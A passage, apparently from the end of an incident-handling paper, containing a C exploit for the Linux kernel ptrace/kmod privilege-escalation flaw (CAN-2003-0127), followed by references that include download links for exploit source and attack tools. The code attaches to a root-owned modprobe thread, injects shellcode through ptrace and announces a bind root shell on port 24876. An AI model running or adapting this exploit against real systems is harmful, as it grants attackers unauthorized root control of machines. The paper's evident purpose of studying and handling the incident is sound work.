        while ((error=ptrace(PTRACE_ATTACH,k_child,0,0)==-1) &&
(errno==ESRCH)) {
                fprintf(stderr, ".");
        }

        if (error==-1) {
                fprintf(stderr,"-> Unable to attach to %d.\n",k_child);
                exit(0);
        }

        fprintf(stderr, "\n-> Got the thread!!\n");

        /*
          Waiting for the firt SIGCHLD, which signals the end of the
attaching action.
        */

        while(sigc<1);

        if (ptrace(PTRACE_SYSCALL,k_child,0,0)==-1) {
                fprintf(stderr,"-> Unable to setup syscall trace.\n");
                exit(0);
        }

        /*
          The thread is under our control now. Will wail for the next signal
          to inject our own code.
        */

        fprintf(stderr,"-> Waiting for the next signal...\n");
        while(sigc<2);

        if (ptrace(PTRACE_GETREGS,k_child,NULL,&regs)==-1) {
                perror("-> Unable to read registers: ");
        }

        fprintf(stderr, "-> Injecting shellcode at 0x%08x\n",regs.eip);

        for (i=0; i<=SIZE; i+=4) {
                if(
ptrace(PTRACE_POKETEXT,k_child,regs.eip+i,*(int*)(shellcode+i))) {}
        }
```

```
                fprintf(stderr, "-> Bind root shell on port 24876... =p\n");

                /*
                  All done. It's time to leave 'our' poor child alone.... ;)
                  and get ready to kill ourselves...
                */

                if (ptrace(PTRACE_DETACH,k_child,0,0)==-1) {
                        perror("-> Unable to detach from modprobe thread: ");
                }

                fprintf(stderr, "-> Detached from modprobe thread.\n");
                fprintf(stderr, "-> Committing suicide.....\n");

                if (kill(parent,9)==-1) {       /* This is really ugly..... */
                        perror("-> We survived??!!??  ");
                }

                /*
                  We should be dead by now.
                */

                exit(0);

                break;

        default:                /* Parent's thread -- The vulnerable call */

                /*
                  Now, the parent is requesting a feature in a kernel module.
                  Such action will trigger the kernel to spawn a child with
                  euid=0, egid=0.... Voila!!!

                  NB: See <linux/socket.h> for more info.
                */
                signal(SIGALRM,sigalrm);
                alarm(10);
                socket(AF_SECURITY,SOCK_STREAM,1);
                break;
        }
        exit(0);

}
```

8 References

8.1 Online resources

1. Snooq's website (Author of myptrace.c)
   http://www.angelfire.com/linux/snooq/

2. myptrace.c exploit source code by Snooq
   http://www.angelfire.com/linux/snooq/myptrace.c
   http://www.securityfocus.com/data/vulnerabilities/exploits/myptrace.c

3. Variant exploit source code – ptrace-kmod.c by Wojciech Purczynski
   http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c

4. Variant exploit source code – km3.c by Anszom
   http://downloads.securityfocus.com/vulnerabilities/exploits/km3.c

5. CVE-CAN reference no. CAN-2003-0127
   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0127

6. ISS Xforce vulnerability/Advisory database reference for ptrace exploit
   http://www.iss.net/security_center/static/11553.php

7. Bugtraq reference for bid 7112
   http://www.securityfocus.com/bid/7112

8. "Port 443 and Openssl-too-open" GCIH assignment version 2.1 by Chia Ling Lee
   http://www.giac.org/practical/GCIH/Chia_Ling_Lee_GCIH.pdf

9. "Honeykiddies 1 vs OpenSSL: The Battle at Port 443" GCIH assignment version by Anton Chuvakin
   http://www.giac.org/practical/GCIH/Anton_Chuvakin_GCIH.pdf

10. openssl-too-open exploit source code
    http://packetstormsecurity.nl/0209-exploits/openssl-too-open.tar.gz

11. Netcat for UNIX from @stake
    http://www.atstake.com/research/tools/network_utilities/nc110.tgz

12. Chkrootkit download FTP site
    ftp://ftp.pangeia.com.br/pub/seg/pac/

13. Task toolkit, Autopsy forensic browser download site
    http://www.atstake.com/research/tools/forensic/

14. The coroners toolkit (TCT) download site
http://www.porcupine.org/forensics/tct.html

15. Department of Homeland Security, Federal Computer Incident Response Center
http://www.fedcirc.gov/incidentResponse/

16. Securiteam Advisory
http://www.securiteam.com/unixfocus/5FP0A2K9GQ.html

8.2 Books

17. Stevens, R. W. 1990 “Unix Network Programming”, EE edition, Prentice Hall, Inc., Engelwood Cliffs, N.J., U.S.A.

18. Kerninghan, B. W. and Ritchie, D. M. 1998, “The C Programming Language, Second Edition”, Prentice Hall, Englewood Cliffs, N. J., U.S.A.

19. Kerninghan, B. W. and Pike, R. 1984, “The UNIX Programming Environment”, Prentice Hall, Englewood Cliffs, N. J., U.S.A

20. Garfinkel, S., Spafford, G. and Shwartz, A. 1991, “Practical Unix and Internet Security, Third edition” 2003, O’Reilly & Associates, Inc., 1005 Gravenstein Highway, North Sebastopol, CA, U.S.A.

21. Wenstorm, M. 2001, “Managing Cisco Network Security”, CISCO Press, Macmillan Computer Publishing, U.S.A.

8.3 Linux man pages

22. ptrace man page

23. signal man page